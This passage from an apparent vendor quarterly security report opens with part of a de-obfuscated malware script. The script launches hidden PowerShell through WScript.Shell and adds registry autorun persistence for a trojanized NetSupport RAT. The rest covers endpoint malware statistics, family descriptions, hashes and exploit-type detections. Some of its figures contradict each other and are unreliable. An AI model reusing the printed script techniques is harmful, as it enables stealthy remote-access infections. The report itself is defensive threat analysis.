New-ItemProperty -Path $registry -Name $registry_name -Value $exe -PropertyType $registry_type;
";
(var wscript_shell_object=new ActiveXObject('WSc'+'ript.She'+'ll');
wscript_shell_object['r'+'un'](powershell_script,0,!1))
```

Figure 27. De-obfuscated script

The last two lines of the script are lines of JavaScript that create a new Wscript.Shell object, a programming object that lets it execute code other than JavaScript. It then passes in a variable that contains the other 20 lines of code and executes it.

The bulk of the script is a series of PowerShell variable declarations and commands. The PowerShell script downloads a base64-encoded string from an attacker-controlled website, decodes it into raw data, and saves it in a variable. It then generates a random number and uses that to build a folder in the user's ApplicationData directory and save the downloaded data (a zip archive). The script then extracts the downloaded zip archive and hides the folder containing everything (the zip archive and its extracted contents).




Figure 28. Extracted contents

The zip archive contains several libraries, executables, and other files. The PowerShell script executes one of the executable files, client32.exe, after extracting it from the zip archive. Finally, to gain persistence, the script adds a new entry for the executable to a Windows registry location responsible for auto-running applications when the computer is rebooted.

The executable file is a malicious copy of the NetSupport remote access tool in the form of a remote access trojan (RAT). As the name suggests, this malware gives attackers remote access to the victim's machine, which they can then use to steal information and execute other malware.

FIREBOX FEED: DEFENSE LEARNINGS

A strong, secure network doesn't happen overnight. Only with consistency will we have the protection we need. New and innovative defenses will help protect us in the future, but we must also keep our defenses strong today or we'll see another Mirai-like botnet causing more damage than it should. Over eight years have passed since officials caught Daniel Kaye, the author of Mirai. We must not forget the lessons learned and new lessons from the new trends in malware. We have learned these lessons from the Firebox Feed data on how to protect our networks from future threats.

01 Use Zero Trust to Isolate Networks Against Botnet Infections

In Q1 2024 and Q4 of last year, we see two new botnets starting to spread. DarkGate and the Miori botnet start off by infecting an unprotected device. Once it gains a foothold it will spread to other devices in the network. If we don't segment the network by separating departments, then it could infect critical servers as well. Don't allow networks with lower security to have unprotected access to networks with higher security.

02 Old and Unusual Programs Still Need Software Updates

Some of us still use older software because it just works. We see nothing wrong with using old software so long as security updates are provided. WinRAR doesn't hold the same popularity it once did, but some users will still use it. Researchers recently found a vulnerability in WinRAR. RARlabs, the company behind the software fixed this vulnerability but users need to apply the update. Security updates for WinRAR may not happen for much longer though. Any software, however old or obscure, should still have security updates. If not, then we must look at other options immediately.

03 All Devices Need Multilayer Protection

Advanced endpoint protection can't protect all devices. It will protect Windows- , macOS-, or Linux-based online devices but what about the rest? We can't use endpoint protection on IoT devices. We see this in the exploit of TP-Link Archer devices and the infection of Miori. We have no way of protecting with any type of endpoint protection. We need to use network perimeter protection to protect these devices alongside the host-based protections on other devices.

ENDPOINT THREAT TRENDS

The Internet Security Report wouldn't be complete without showcasing our comprehensive endpoint data set. Over the past few years, we've ingested additional data to share with our readers. Initially, we only had a handful of data points: attack vectors, browser attacks, ransomware, and cryptocurrency alerts. Since then, we've expanded on each of those, aside from cryptocurrency alerts, which we currently omit because these are mainly categorized as information stealers instead of only cryptocurrency miners or stealers. Now, we report on the following data points, including new Office-based attack vector detections:

- New malware threats per 100k active machines
- Total malware threats (unique MD5 hashes)
- The number of alerts by the number of machines affected
- The top 30 affected countries each quarter
- The top 10 most-prevalent malware
- The top 10 most-prevalent potentially unwanted programs (PUPs)
- The number of alerts by which WatchGuard technology invoked the alert
- Attack vectors
- Browser-based attack vector detections
- Office-based attack vector detections (NEW!)
- Alerts by exploit type
- MITRE ATT&CK tactics and techniques (Threat hunting)
- Ransomware detections (WatchGuard)
- Ransomware double extortion landscape
- Notable ransomware breaches

Our approach to the endpoint section is not just about presenting data but also about continuous improvement. We proactively review previous quarters to identify areas for better explanation, graphics for simplification, and new data to incorporate. This quarter, we've made three specific alterations or improvements to the endpoint section, reflecting our commitment to providing you with the most accurate and up-to-date information.

The first is the introduction of Office-Based Attack Vectors, as listed above. This data point is akin to the Browser-Based Attack Vector detections but for Microsoft Office. The second is difficult to notice but essential – we've switched the order in which the proceeding Malware Frequency section is written. The Total Malware Threats appear first because they provide the most-widespread viewpoint of the malware threat landscape. On the other hand, New Malware Threats are more straightforward to describe after the Total Malware Threats because new threats are a subset of all malware threats. Finally, the third alteration is the enhancement of the Public Extortions By Group graph. This is the large red bar graph near the end of the section. We felt it needed larger fonts and bolder lines to differentiate between the groups. With that, we begin with the newly tweaked Malware Frequency section.

MALWARE FREQUENCY

As mentioned, we begin the Malware Frequency section this quarter with the total malware threats instead of the new ones. The total malware threats are the sum of all MD5 hashes detected during the quarter classified as malware. This quarter, the graph speaks for itself. Throughout 2024, total malware threats remained stagnant; it hovered around 100,000 each quarter. Then, this quarter, we observed almost 175,000 total malware threats – a 75.71% increase.

We don't have an exact explanation for this sharp increase. However, we have an educated guess. As you'll see later in this section, we also observed a similar surge in samples found on only one machine (by one machine, we don't literally mean one machine in the world, we mean a lot of this new malware volume consisted of unique variants that only affected a single machine) and malware caught by EPDR's first line of defense – endpoint antivirus. Taken holistically, we observed a bunch of malware that ended up on only one machine and was instantly caught by the endpoint's antivirus. An example of malware that fits this narrative could be a phishing campaign with malicious attachments that slightly differ from each other for each target victim. The target victim downloaded and executed the attachment, and EPDR immediately caught it.

Unique Attacks Blocked per 100k Active Machines	173,751




Figure 29: Q1 2024 QoQ Total Malware Threats

Interestingly, the significant increase in total threats didn't contain many never-before-seen malware. Instead of an increase in new malware threats, we observed a slight decrease quarter-to-quarter of 18.52%. This means all the malware we detected in Q1 were the same malicious files we've already seen. Since we began tracking this data point, there has only been a decrease. However, -18.52% is our lowest decrease yet. So, perhaps it has plateaued, and we may see additional new malware next quarter, but we hope not!

New Threats Blocked per 100k Active Machines	88




Figure 30. 2023 QoQ New Threats Blocked per 100k Active Machines

Alerts by Number of Machines Affected

Filtering malware with different telemetry metrics can help us understand how it arrives and behaves on the endpoint. One such filter determines how many machines each malware has appeared on throughout the quarter. We use the following parameters for this filter:

- **1** – Exactly one machine alerted on this file/process.
- **>=2 & < 5** – Between two and five machines alerted on this file/process.
- **>=5 & < 10** – Between five and ten machines alerted on this file/process.
- **>=10 & < 50** – Between ten and fifty machines alerted on this file/process.
- **>=50 & < 100** – Between fifty and 100 machines alerted on this file/process.
- **>=100** – More than 100 machines alerted on this file/process.

As we touched on earlier, we saw a similar surge in malware appearing only on one machine, which was immediately caught by EPDR endpoint detection antivirus. From Q4 2023 to Q1 2024, there was a 75.71% increase in malware appearing on one machine. Malware appearing on two to five machines and ten to 50 machines saw minor increases of 0.36% and 5.14%, respectively. Malware appearing on 50 to 100 machines saw a minor decrease of 5.17%, and malware appearing on over 100 machines saw a modest decline of 13.84% QoQ. That may seem like a slight decline, relatively speaking, but each tally is for malware appearing on over 100 machines. This means that 101 instances of malware are the minimum for each tally. Finally, malware appearing on five to ten machines saw the largest decrease in QoQ at roughly 17%.




Figure 31. Alerts by Number of Machines Affected

As usual, the threats on only one machine outpaced the other categories with 105,115 alerts. Conveniently, as the number of machines increases, the number of alerts decreases. There is a direct inverse correlation this quarter. The number of threats that appeared on two to five machines was 12,480; 2,854 for threats that appeared on five to ten machines; 1,732 threats appeared on ten to 50 machines; 174 for threats appearing on 50 to 100 machines; and finally, 159 threats appearing on more than 100 machines. All categories decreased from Q4 except for threats affecting two and five machines. You can observe the differences in the table.

Number of Machines	Q4 Alerts	Q1 Alerts	Difference from Q4	Percentage Difference from Q4
1	105,115	184,697	79,582	75.71%
>= 2 & < 5	12,480	12,525	45	0.36%
>= 5 & < 10	2,854	2,369	-485	-16.99%
>= 10 & < 50	1,732	1,821	89	5.14%
>= 50 & < 100	174	165	-9	-5.17%
>=100	159	137	-22	-13.84%

Figure 32. Alerts by Number of Machines Affected

Alerts by Top 30 Countries Affected

The next filter we apply to the data is geographical. We use the machine's location that triggered the alert, sum all the numbers up by country, and then display the top 30 here. Of course, the countries with the most-active machines each quarter would naturally appear at the top of this list because the more machines there are, the more opportunities there are for malware. It's simple logic. To combat this, we use the Alert Coefficient, a fancy term for the ratio of malware detections over active machines. It's a de facto per capita formula for malware and active machines.

$$\textbf{Alert Coefficient} = \frac{\text{Malware Alerts}}{\text{Active Machines}}$$

As usual, the top 30 countries for Q1 are vastly different than the prior quarter. Six countries appeared on the list that didn't appear in Q4: Colombia, Ghana, Malaysia, Tajikistan, Uruguay, and Zimbabwe. Most of these appeared towards the bottom of the rankings, except for Tajikistan and Zimbabwe. Laos ranked first in Q1 with an Alert Coefficient of 1.31. Cuba was again second with a flat 1.00 Alert Coefficient. Several other countries increased in rankings this quarter, with Nigeria increasing the most, up 12 places.

On the other hand, Angola declined 11 rankings, which is the most for Q1. A handful of others had a lower Alert Coefficient, as you can observe in the Top 30 Countries table. Most of the time, it's not only about which countries are affected the most; it can also tell which regions are affected the most. For example, if we take the top 30 countries and highlight them on a map, we can see that Southeast Asia, Africa, and South America appear to be the most impacted in Q1.

Figure 33. Alerts by Top 30 Countries Affected

Country	Alert Coefficient	Order Difference from Q2
Sao Tome and Principe	7.14	*+11*
Cuba	1.19	*+3*
Grenada	1.00	*NEW*
Laos	0.79	*-1*
Saudi Arabia	0.50	*NEW*
Morocco	0.46	-
Pakistan	0.42	-
Mozambique	0.35	*+1*
Bosnia and Herzegovina	0.24	*-1*
Vietnam	0.16	*+1*
Bolivia	0.14	*+3*
United Arab Emirates	0.14	*+12*
Bangladesh	0.13	*+2*
Trinidad and Tobago	0.12	*+16*
Paraguay	0.11	*+3*
Kenya	0.11	*-3*
India	0.10	*+4*
Angola	0.10	*-8*
Turkey	0.10	*+7*
Macedonia	0.09	*-3*
Indonesia	0.09	*+7*
Armenia	0.09	*-6*
Nigeria	0.08	-
Venezuela	0.08	*+3*
Guatemala	0.07	*-3*
Thailand	0.06	*NEW*
Botswana	0.06	*-8*
Jordan	0.06	*-24*
Cyprus	0.06	*NEW*
Bulgaria	0.05	*NEW*

Figure 34. Q1 2024 Alerts by Top 30 Countries Affected

TOP MALWARE AND PUPS

Digging deeper into the data, we can extract the specific samples that made the most noise, the samples we blocked the most. We determine the top 10 most-prevalent malware by counting the number of machines affected by any given malware sample. For example, the most-prevalent malware for Q1 2024 was a specific sample of Glupteba. Ironically, this exact sample appeared in the top 10 list last quarter. So, this particular Glupteba sample has been causing a lot of trouble for some time. It was the top ranked in Q4 2023 and Q3 2023, and in Q2 2023 it was second.

Top 10 Most-Prevalent Malware

Three other repeats from Q4 were MyloBot, Conficker, and an unknown malware injector. The Mylobot and Conficker samples also appeared in the top 10 from prior quarters, but enough of the rehashed malware samples. Six different samples appeared in the top 10 in Q1, three of which were various instances of FormBook, an information stealer. Another two were GuLoader, one that delivered AgentTesla. The other new addition to the top 10 was a malicious use of a remote administration tool called NetSupport. NetSupport itself isn't malicious, but this threat actor(s) trojanized it and retooled it for malicious use. Below are the top 10 list and descriptions of each malware family.

MD5	Signature	Affected Machines per 100k	Classification Attestation
6CC8D5F1CB1819791E4897F902FAF365*	W97M/Downloader.DDE	1,459	Glupteba
3E86685246C1FDCC9EEF8B95986BA4E4*	Trj/RnkBend.A	732	MyloBot delivering Khalesi
FBD8778D87C08492EF10A95AC7C30612*	Trj/WLT.F	647	Conficker
6F4E93F54CE193843C7686161E28D414	Trj/CI.A	318	Malicious Use Of NetSupport
FB8B15D6BD446628322C1B99B8FA8FD6	Trj/Agent.AY	288	GuLoader delivering Agent Tesla
69893879DFB7420CC301C2097D529607	Trj/Agent.SRT	206	Formbook
2253836BB8B0B5479A1F77974B82B1F0*	Trj/RnkBend.A	182	Unknown Malware (Injector)
8A1422827315B9DB63CD6B399A454FAB	Trj/RnkBend.A	163	GuLoader
AF646CC23394C41B50BBD36C2F33F4F9	Trj/Chgt.AD	145	Formbook
6D6B404AD6830E4F76F0B83E4EB6DA24	Trj/Agent.RP	140	Formbook

Figure 35. Top 10 Most-Prevalent Malware

Glupteba

Glupteba is a multi-faceted malware-as-a-service (MaaS) with capabilities such as (down)loading other malware, acting as a botnet, stealing information, stealthily mining cryptocurrency, and more that targets victims seemingly indiscriminately worldwide. In 2021, Google disrupted the botnet, but it made a resurgence in late 2022 into early 2023. Like GuLoader, threat actors commonly use evasive downloaders to deliver additional malware. Although, unlike GuLoader, Glupteba is arguably more sophisticated and has more capabilities. It's an evasive trojan that researchers have observed taking control commands from the Bitcoin blockchain, among many other techniques for evasion.

MyloBot

MyloBot has been active for around five years, and interestingly, the botnet operators are known to have attempted to extort victims via email. More ubiquitously, the malware's primary intent is to infect a machine without the victim's knowledge, allowing attackers to leverage any device within its botnet to perform actions on the attacker's behalf. Like other botnets and loaders, the malware downloads the final payload after multiple stages of evasively downloading malicious files in a daisy-chain fashion.

Khalesi

Khalesi is an information-stealing malware that does what typical information stealers do. Once executed on an endpoint, these types of malware steal passwords, Internet cookies and browser data, password vaults, cryptocurrency wallets, and more based on the information stealer variant. Khalesi steals web browser data, cryptocurrency wallets, user credentials, and third-party application data. It then prints this stolen data into a temp file before sending it to a C2 server.

Conficker

Conficker has been around since 2008. It's usually spread via USB thumb drives and attempts to self-propagate to other systems and networks because it's a worm. What's unique about Conficker is that it uses a domain-generation algorithm (DGA) to connect to URLs that host additional malware or act as a command and control server (C2). A DGA algorithm dynamically creates a domain for the malware to connect to using a specific pattern. For example, a malicious file could have a DGA that dynamically creates domains that are 16 alphanumeric characters and end in '.net' (e.g., 01234567890abdef.net).

Malicious Use of NetSupport

NetSupport is a legitimate remote access control tool. Other remote access tools include RMM, MeshAgent, TeamViewer, AnyDesk, and others. These all have legitimate purposes. However, they are also some of the most commonly used tools by threat actors because they allow them to remotely control a machine easily. Ransomware groups commonly use them to deploy ransomware after infiltrating a network. The instance of NetSupport in the top 10 malware list was a malicious use of NetSupport. In other words, this particular sample was actively being used by threat actors to deploy malware onto remote victim machines.

GuLoader

Attackers send this malware in waves by sending spam phishing emails with malicious attachments containing the first stage of their campaigns – GuLoader. GuLoader is commonly used to download additional malware, such as infamous information stealers like RedLine Stealer, Racoon Stealer, Vidar, and FormBook. It is persistently on the top 10 list, or close to it, and is the most-observed prevalent malware since we've started tracking this data.

Agent Tesla

Agent Tesla is another information stealer and remote access trojan (RAT). It's been one of the most prevalent for the past several quarters. Surprisingly, it made the top 10 list for the first time in Q3 because there are a lot of different versions. It's difficult for one single hash to affect so many machines as opposed to other spam malware campaigns such as GuLoader and Glupteba. Agent Tesla is a .NET program that appears to be an authentic file. These files come in various types, but threat actors fully coded them to appear as authentic as possible, appearing as calculators, educational programs, and more.

FormBook

FormBook is a malware-as-a-service (MaaS) information stealer that allows users to purchase a pre-compiled toolkit and C2 infrastructure. Therefore, all users only need to tweak it to their specific needs and perform any nefarious acts. We observe FormBook samples in malicious documents from phishing emails. FormBook can steal clipboard data, user credentials, keystrokes, web browser data, and a long list of targeted third-party applications.

Unknown Malware (Injector)

An "unknown malware" is one we can't attribute to a specific malware family, but we can at least generically identify it as a malware tool. An injector is malware that "injects" itself or a payload into another process. An example is when malware creates a process in suspended mode, injects a payload into it, and continues its execution.

Top 10 Most-Prevalent PUPs

PUPs, or PUAs, stand for potentially unwanted programs or potentially unwanted applications. They are interchangeable and mean the same thing. PUPs describe files that are between malware and legitimate programs (goodware). They're not overtly malicious or easy-to-understand goodware. They are in the middle, and many are described as suspicious. However, if a PUP were to perform any malicious action, then we'd classify it as malware.

In Q1, there were seven repeat PUPs from Q4 2023. Therefore, there are only three new PUPs. The most-prevalent PUP this quarter, which we've never observed before, is a hacking tool called SM Host. This tool is used to view a machine's internal network. Nefarious threat actors commonly abuse these tools for discovery once on a victim's network. The second new addition to the top 10 is Mail PassView, a password recovery tool for Outlook. It is another NirSoft tool that is similar to the previous one. The final new PUP is a cracked Microsoft Office 2013-2019 version. Those three and the other seven are described below.

MD5	Signature	Affected Machines per 100k	Classification Attestation
8D74E04C022CADAD5B05888D1CAFEDD0	PUP/Generic	5,942	SM Host
8D0C31D282CC9194791EA850041C6C45*	HackingTool/ AutoKMS	2,722	KMSPico
2914300A6E0CDF7ED242505958AC0BB5*	HackingTool/ AutoKMS	1,016	KMS_VL_ALL_AIO
CFE1C391464C446099A5EB33276F6D57*	HackingTool/ AutoKMS	892	AutoPico
6A58B52B184715583CDA792B56A0A1ED*	Hacktool/ PortScanner	822	Advanced Port Scanner
FC3B93E042DE5FA569A8379D46BCE506	PUP/Hacktool	817	Mail PassView
30C7E8E918403B9247315249A8842CE5*	HackingTool/ AutoKMS	696	Unknown Software Installer
1E2A99AE43D6365148D412B5DFEE0E1C*	PUP/BundleOffer	623	PDF Power 4.0.1.0 Setup Wizard
C9E4916575FC95BEDBD12415AB55CC84*	PUP/Hacktool	603	CVE-2014-0160 (Heartbleed) JavaScript Exploit Script
4C506F1B0E46ED1442EB0CAEB2812244	HackingTool/ AutoKMS	595	Office 2013-2019 C2R Install v7.0.4 Crack

Figure 36. Top 10 Most-Prevalent PUPs

PUP/Generic

This is arguably the most generic classification possible. The most likely scenario for a sample to earn this classification is if it didn't fit within any other signature. Another reason for a file to earn this classification is if the sample performed suspicious actions that weren't exactly malicious but performed actions not commonly associated with legitimate behaviors. Many of these behaviors consider the sample's context and telemetry.

HackingTool/AutoKMS

AutoKMS is an umbrella term encompassing any cracked Microsoft software that allows users to use Microsoft products without a license, or it's a file that facilitates the bypass of Microsoft licensing.

Hacktool/PortScanner

This signature is yet another generic classification for a hack tool, but with a bit more specificity. Hashes with this classification perform port scanning actions on networks. Like the PUP/Hacktool classification above, we can't be sure whether a penetration tester or malicious threat actor uses these tools. If given more information, we could make a more specific determination.

PUP/Hacktool

PUP/Hacktool is a generic classification for any tool or software used for hacking purposes. Both legitimate penetration testers and malicious threat actors use these tools. For this reason, we classify these as PUPs because we can't be sure whether these tools are malicious. However, if we capture telemetry or additional context that allows us to determine if a malicious threat actor uses a hack tool, there's a chance we classify it as malware. Most open-source tools are PUPs or goodware. It's the proprietary ones that we usually label as malware.

PUP/BundleOffer

A classification reserved for installers that include third-party software or "offers." Usually, the third-party software is adware, which is particularly unwanted.

Defense in Depth

For our Defense in Depth analysis, we zoom back out and filter the malware detections by which technology caught and classified each malicious sample. We previously discussed how the endpoint detection technology caught the vast majority of malware this quarter, and we saw a massive increase in these detections for Q1. We believe this surge is correlated to the total malware threats and malware that ended up on only one machine. The other technologies, shown below, performed similarly to other quarters.

- **Endpoint Detection** – The typical, legacy endpoint antivirus solution, Endpoint Detection, displays the number of hashes invoking an alert located in our known-malicious hash database. This is commonly called a signature-based detection antivirus solution.
- **Behavioral/Machine Learning** – Behavioral/Machine Learning is a step above signature-based detections because it analyzes the file's actions upon executing in a sandbox. We create rules based on these behaviors and determine whether they are malware.
- **Cloud** – Alerts that fall under the Cloud category are files sent to WatchGuard's Cloud servers for further analysis beyond signature-based detections and behavior/machine learning. The files that are malicious activate the counter here.
- **Digital Signature** – Digital Signatures are methods of determining the authenticity and legitimacy of the sending user and ensuring nothing has been tampered with (integrity). We make malware determinations based on these digital signatures. If an attacker altered it in transit, it is a digital signature from a known malicious user, or if we know the signature is compromised, we make a further decision.
- **Manual Attestation** – Manual Attestation is a fancy way of saying that a human analyst scrutinizes the file. If the file makes it past all of the other technologies and still looks suspicious, one of WatchGuard's attestation analysts performs the analysis and makes a classification. Once a file reaches this stage, a classification, whether goodware, PUP, or malware, is always determined.
- **Defined Rules** – The final technology, Defined Rules, are predefined behaviors that, if a file were to perform, we would determine are malware. Most people associate defined rules with threat hunting, but these rules can also apply to endpoint detection.

Our Endpoint Detection technology increased 169.29% from Q4 2023 to Q1 2024, over two and a half times quarter to quarter. Interestingly, we saw increases in all other technologies except Cloud detections. Behavioral Learning saw a modest increase of 36.92%, Digital Signature detections increased by 8.22%, Manual Attestation analysts classified 4.90% more samples this quarter, and Defined Rules increased by almost 12%. On the other hand, Cloud-based detections decreased by 16.61%.




Figure 37. Alerts by Technology

ATTACK VECTORS

The Attack Vectors subsection is the longest-running one in the endpoint section. We have years of historical data to reference. For example, more often than not, scripts comprise the majority of all attack vectors each quarter – specifically, PowerShell. There have been a few exceptions, but this quarter is one such exception. Before explaining that, here are the Attack Vector descriptions so everyone is on the same page.

Attack Vector Descriptions

Acrobat – Adobe Acrobat, a suite of software services provided by Adobe, Inc., is primarily used to manage and edit PDF files. PDF files' ubiquity and ability to bypass email and file transfer filters make Acrobat services ripe for malicious use.

Browsers –Internet browsers are familiar products for all modern-day computer users that allow access to the World Wide Web (WWW). Common browsers include Chrome, Firefox, Safari, and Edge, among many others. Current browsers store personal information – if you allow them – including passwords, cookies, cryptocurrency private keys, and even credit cards, making them common targets for information-stealing malware.

Office – Office software is the sum of all detections derived from Microsoft Office executables. This includes Word, Excel, PowerPoint, Outlook, and Office Suite executables. Not only is Microsoft Office one of the most popular business-related suites of tools, but the features of the software, such as macro-enablement, allow for an increased attack surface.

Other – The Other attack vector is "everything else." Detections within this category are those that did not fit any other category. This includes AutoKMS tools, Remote Services, and third-party applications, among many others that change every quarter.

Scripts – Scripts, which always invoke the most detections each quarter, are those files derived from or using a scripting programming language. Malware utilizes PowerShell, Python, Bash, and AutoIT scripts to download other malware and deliver payloads, among many other things. Considering Windows is the most commonly attacked operating system, it is no wonder PowerShell continues to skew the results for Windows detections.

Windows – Under the hood, Windows-based software houses the most data points of any attack vector. It contains the most detections but not in the highest quantities. The files included under the Windows name ship with the Windows operating system. Examples include explorer.exe, msiexec.exe, rundll32.exe, and notepad.exe. Trojans commonly impersonate these files or inject malicious code into them because they exist on every Windows machine out of the box and are inherently trusted.




Figure 38. Top Exploited Software

Attack Vector	Q3 Count	Q4 Count	Raw Difference From Q3	Percentage Difference From Q3
Acrobat	692	332	-360	-52.02%
Browsers	4319	1134	-3,185	-73.74%
Office	1190	598	-592	-49.75%
Other	2120	2556	436	20.57%
Scripts	110855	13511	-97,344	-87.81%
Windows	10662	10142	-520	-4.88%

Figure 39. Attack Vectors

This quarter, attack vectors declined almost across the board. This invokes the question, "How are total malware threats way up and Attack Vectors way down?" That's because attack vectors are derived from malware detections from process names, which try to run on victim machines. Some malware doesn't even get the chance to execute and is caught by EPDR before it runs. Thus, a process doesn't exist because it is never executed.

As you can see in the table, there's a lot of red. Acrobat, Browsers, Office, Scripts, and Windows each saw declines in detections. Acrobat and Office attack vectors decreased by around 50%, Browser detections declined by 3.74%, and the largest quarterly decrease was with Scripts. We saw an unexplained lack of malicious PowerShell invocations. Windows saw the most minor decrease (-4.88%). The only Attack Vector to increase quarter to quarter is the Other category, a catch-all for any attack vector not within any other category. This increased by 20.57%.

Browser Attack Vectors

The browser-based attack vectors are difficult to predict because they vary significantly from quarter to quarter. Q1 2024 is no different. In Q4 2023, Firefox had the majority share of detections. In Q1 2024, Firefox only had 6%, and Chrome took the majority with 78%. Internet Explorer remained steady at 16%.




Figure 40. Comparative Browser Detections

Alerts by Exploit Type

The next data point still looks at the process level, but instead of using the process names, we extract the threat actor's techniques. In other words, what actions does the malware take to achieve its objective? Always near the top is process hollowing, a common technique attackers use to "hollow" out a legitimate process on a machine and inject a malicious payload. This way, the process looks legitimate from the outside but performs malicious actions in the background. This technique took the top spot in Q1; that technique had the most alerts.

The other increases in alerts were from reflective loading, thread hijacking, LSASS process memory dumping, and APC local code execution. On the flip side, NET reflective loaders (and Metasploit and Cobalt Strike loaders), shellcodes, ROP, GodMode, and dynamic execution without permissions all saw decreases. There was one new exploit type this quarter and it's the most generic exploit type of all – Generic. Not only that but there was only one detection of this exploit. Frankly, there's not much to gather from that.

Exploit	Alert Count	Description of Exploit
RunPE	8,252	Process Hollowing Techniques
PsReflectiveLoader1	4,789	Files that leverage PowerShell to allocate and inject payloads directly within the memory of it's own process (E.g. Mimikats) (Local)
RemoteAPCInjection	4,051	Remote code injection via APCs
NetReflectiveLoader	4,025	Code execution on MEM_PRIVATE pages that do not correspond to a PE
ShellcodeBehavior	3,226	.NET files that allocate and inject payloads directly within the memory of it's own process (Assembly.Load)
AmsiBypass	1,713	Techniques that bypass Windows' Antimalware Scan Interface (AMSI)
WinlogonInjection	1,554	Remote Code Injection into winlogon.exe process
ThreadHijacking	439	A process injection technique that allows the execution of arbitrary code in a separate process
ROP1	352	Return Oriented Programming
DumpLsass	260	LSASS Process Memory Dump
APC_Exec	236	Local code execution via APC
IE_GodMode	138	GodMode technique in Internet Explorer
DynamicExec	52	Execution of code in pages without execution permissions (32 bits only)
HookBypass	30	Detection of memory allocation in base addresses; typical of heap spraying
JS2DOT	15	.NET Reflective Loading Technique
ReverseShell	15	Detection of reverse shell
ReflectiveLoader	8	Reflective executable loading (Metasploit, Cobalt Strike, etc.)
Exploit.gen	1	Generic or unknown exploit

Figure 41. Comparative Browser Detections

THREAT HUNTING

Our threat-hunting data points are external to the malware data discussed previously. This data explains the specific tactics, techniques, and procedures (TTPs) used by attackers from our threat-hunting service. This service proactively inspects endpoints to determine if threat actors are actively on an endpoint or network. These inspections begin with an alert categorized by the MITRE ATT&CK matrix. We then take that data and share it with you here. The way we explain this data is on the following page.

Tactics and Techniques

That does it for malware and PUP frequency for Q4. This section migrates the conversation toward proactive approaches instead of reactive ones. In other words, we dissect our threat-hunting rules and efforts to discern which indicators of compromise (IoCs) alerted us the most in Q4 instead of malware observed on endpoints. IoCs aren't always malicious; they're more considered suspicious. This is why WatchGuard and Panda threat hunters must proactively investigate these alerts before determining whether they are malicious. The data herein shows the most-observed suspicious alerts for each tactic, technique, and sub-technique described below.

MITRE Tactic – The primary tactic used. (e.g., TA0002 is Execution)

MITRE Technique – The technique used. (e.g., TA1059.001 is Command and Scripting Interpreter and PowerShell)

Tactic :: Technique :: Sub-Technique – The combined tactic, technique, and sub-technique.

Technique Count – The number of occurrences for each technique.

Tactic Sum – The sum of all technique counts for a given tactic.

